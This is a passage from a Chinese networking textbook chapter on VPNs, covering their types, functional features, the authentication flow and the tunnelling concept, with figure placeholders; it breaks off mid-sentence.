


图 8-3　在公网中建立的虚拟专用数据通信网络

在该网中的主机将不会觉察到公共网络的存在，仿佛所有的主机都处于一个网络之中。公共网络仿佛是只由本网络在独占使用，VPN 使用户节省了租用专线的费用。除了购买 VPN 设备外，企业所付出的仅仅是向企业所在地 ISP 支付一定的上网费用，也节省了长途

电话费。

VPN 被定义为通过一个公用网络(通常是因特网)建立一个临时的、安全的连接,是一条穿过混乱的公用网络的安全、稳定的隧道。使用这条隧道可以对数据进行几倍加密达到安全使用互联网的目的,如图 8-4 所示。




图 8-4　VPN 隧道

8.2　VPN 的分类

VPN 有三种类型:远程访问虚拟网(Access VPN)、企业内部虚拟网(Intranet VPN)、企业扩展虚拟网(Extranet VPN)。

8.2.1　远程访问虚拟网

远程访问虚拟网也称为虚拟专用拨号网络(VPDN),是一种用户到 LAN 的连接,通常用于员工需要从各种远程位置连接到的专用网络。一般来说,公司都会把搭建大型远程访问 VPN 的工作外包给企业服务提供商(ESP)。ESP 首先建立一个网络访问服务器(NAS),并向远程用户提供用于他们计算机的桌面客户端软件。然后,远程工作者通过拨打免费号码连接 NAS,并使用他们的 VPN 客户端软件访问公司网络。典型的需要使用远程访问 VPN 的公司是拥有数百个销售人员的大型公司。远程访问 VPN 能够通过第三方服务提供商在公司专用网络和远程用户之间实现加密的安全连接,如图 8-5 所示。




图 8-5　远程访问虚拟网

利用专用设备和大规模加密，公司可以通过公用网络连接到多个固定的站点。

8.2.2 企业内部虚拟网

基于Intranet——如果公司有一个或多个远程位置想要加入到一个专用网络中，可以建立一个Intranet VPN。将LAN连接到另一个LAN，称为企业内部虚拟网（Intranet VPN），如图8-6所示。




图8-6 企业内部虚拟网

8.2.3 企业扩展虚拟网

基于Extranet——如果公司同其他公司（例如合作伙伴、供应商或客户）的关系紧密，他们可以建立一个Extranet VPN，以便将LAN连接到另一个LAN，同时让所有公司都能在一个共享环境中工作，称为企业扩展虚拟网（Extranet VPN），如图8-7所示。




图8-7 企业扩展虚拟网

VPN是对Intranet的扩展，它可以帮助远程用户、公司分支机构、商业伙伴及供应商同公司的Intranet建立可信的安全连接，并保证数据的安全传输。VPN可用于不断增长的移动用户的全球因特网接入，以实现安全连接；可用于实现企业网站之间安全通信的虚拟专用线路；可用于有效地连接到商业伙伴和用户的安全外联网VPN。一家企业可以同时提供3种VPN服务，如图8-8所示。




图 8-8 企业提供的 VPN 服务

8.3 VPN 的功能特性

VPN 系统的功能特性可以概括为以下几个主要方面。

(1) 安全保障。实现 VPN 的技术和模式很多,但所有的 VPN 均应保证通过公用网络平台传输数据的专用性和安全性。在面向非连接的公用 IP 网络上建立一个逻辑的、点对点的连接,称为建立一个隧道,可以利用加密技术对经过隧道传输的数据进行加密,以保证数据仅被指定的发送者和接收者了解,从而可保证数据的私有性和安全性;在安全性方面,由于 VPN 直接构建在公用网上,其安全问题也更为突出。企业必须确保其 VPN 上传送的数据不被攻击者窥视和篡改,并且要防止非法用户对网络资源或私有信息的访问。Extranet VPN 将企业网扩展到合作伙伴和客户,对安全性提出了更高的要求。

(2) 服务质量保证。VPN 为企业数据提供不同等级的 QoS,不同的用户和业务对 QoS 的要求差别较大。对于移动办公用户,提供广泛的连接和覆盖性是保证 VPN 服务的一个重要因素;对于拥有众多分支机构的专线 VPN 网络,交互式的内部企业网应用则要求网络能提供良好的稳定性;对于视频等其他应用则对网络提出了明确的要求,如网络时延及误码率等。所有以上网络应用均要求网络根据需要提供不同等级的 QoS。

在网络优化方面,构建 VPN 的另一重要需求是充分利用广域网资源,为重要数据提供可靠的带宽。广域网流量的不确定性使其带宽的利用率很低,在流量高峰时引起网络阻塞,产生网络瓶颈,使实时性要求高的数据得不到及时发送;而在流量低谷时又造成大量的带宽空闲。QoS 通过流量预测与流量控制策略,按照优先级分配带宽资源,实现带宽管理,使各类数据被合理地先后发送,预防阻塞发生。

(3) 可扩充性和灵活性。VPN 必须能够支持通过 Intranet 和 Extranet 的任何类型的数据流,方便增加新的节点,支持多种类型的传输媒介,可以满足同时传输语音、图像和数据等新应用对高质量传输以及带宽增加的需求。

(4) 可管理性。从用户角度和运营角度看,VPN 要求企业将其网络管理功能从局域网

无缝隙地延伸到公用网，甚至是客户和合作伙伴；可以将一些次要的网络管理任务交给服务提供商去完成，企业自己仍需要完成许多网络管理任务。VPN 管理目标：减小网络风险，使其具有高扩展性、经济性、高可靠性等；VPN 管理内容：安全管理、设备管理、配置管理、ACL 管理、QoS 管理等。

（5）降低成本。VPN 利用现有的 Internet 或其他公共网络的基础设施为用户创建安全隧道，不需要专门租用线路，节省了专线的租金。如果是采用远程拨号进入内部网络，访问内部资源，需要长途话费；而采用 VPN 技术，只需拨入当地的 ISP 就可以安全地接入内部网络，这样也节省了线路话费。

8.4　VPN 的原理与协议

VPN 技术非常复杂，但实现 VPN 的主要技术及相关协议已经成熟，尤其以 L2TP、IPSec 和 SSL 协议应用最广。VPN 使用三个方面的技术保证通信的安全性：身份验证、隧道协议、数据加密。

8.4.1　VPN 的一般验证流程

VPN 的一般验证流程如下：

（1）客户机向 VPN 服务器发出请求，VPN 服务器响应请求并向客户机发出身份质询。

（2）客户机将加密的响应信息发送到 VPN 服务器。

（3）如果账户有效，VPN 服务器将检查该用户是否具有远程访问权限。

（4）如果该用户拥有远程访问的权限，VPN 服务器接受此连接。

（5）在身份验证过程中产生的客户机和服务器公有密钥将用来对数据进行加密。

身份认证技术，是在计算机网络中确认操作者身份而产生的解决方法。计算机网络世界中一切信息包括用户的身份信息都是用一组特定的数据来表示的；计算机只能识别用户的数字身份，对用户的授权也是针对用户数字身份的授权；如何保证以数字身份进行操作的操作者就是这个数字身份合法拥有者，即保证操作者的物理身份与数字身份相对应。为了解决这个问题，身份认证技术作为防护网络资产的第一道关口，有着举足轻重的作用。

8.4.2　隧道

下面介绍关于隧道的相关概念。

- VPN 的核心是被称为“隧道（tunneling）”的技术。
- 隧道技术是一种通过使用互联网络的基础设施在网络之间传递数据的方式。
- 使用隧道传递的数据（或负载）可以是不同协议的数据帧或包，隧道协议将这些其他协议的数据帧或包重新封装在新的包头中发送。
- 被封装的数据包在公共互联网络上传递时所经过的逻辑路径称为隧道，如图 8-9 所示。

隧道技术是一种通过使用互联网络的基础设施在网络之间传递数据的方式。使用隧道传递的数据（或负载）可以是不同协议的数据帧或包。隧道协议将这些其他协议的数据帧或

